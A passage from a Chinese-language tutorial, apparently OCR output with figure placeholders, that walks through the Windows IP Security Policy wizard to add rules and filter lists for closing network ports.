


图23

"编辑属性"是默认的一个选项，他默认编辑的是刚刚创建的策略属性。点击"添加"按钮，然后就开始在"IP 安全规则向导"指导下添加规则了。如图24：




图24

继续点击"下一步"，选定默认的"此规则不制订隧道"然后继续下一步，如图25：




图25

这里出现网络类型的选择，如果你希望端口对所有网络关闭则选择所有网络连接；如果你希望仅仅只针对局域网关闭则选择局域网(LAN)；如果你希望只是INETNET 上不能访问你的这几个端口而局域网可以正常访问时（一般这种情况发生在服务器有文件共享的情况下）选择远程访问。这里我选择"所有网络"，然后继续下一步。如图26：




图26

这时又出现了与图21 相同的情况了直接下一步弹出的警告框与图22 也一样同样选是。出现IP 筛选器列表了这里我们就可以创

建我们自己的筛选列表了，选择“添加”。如图27：




图27




图28




图29

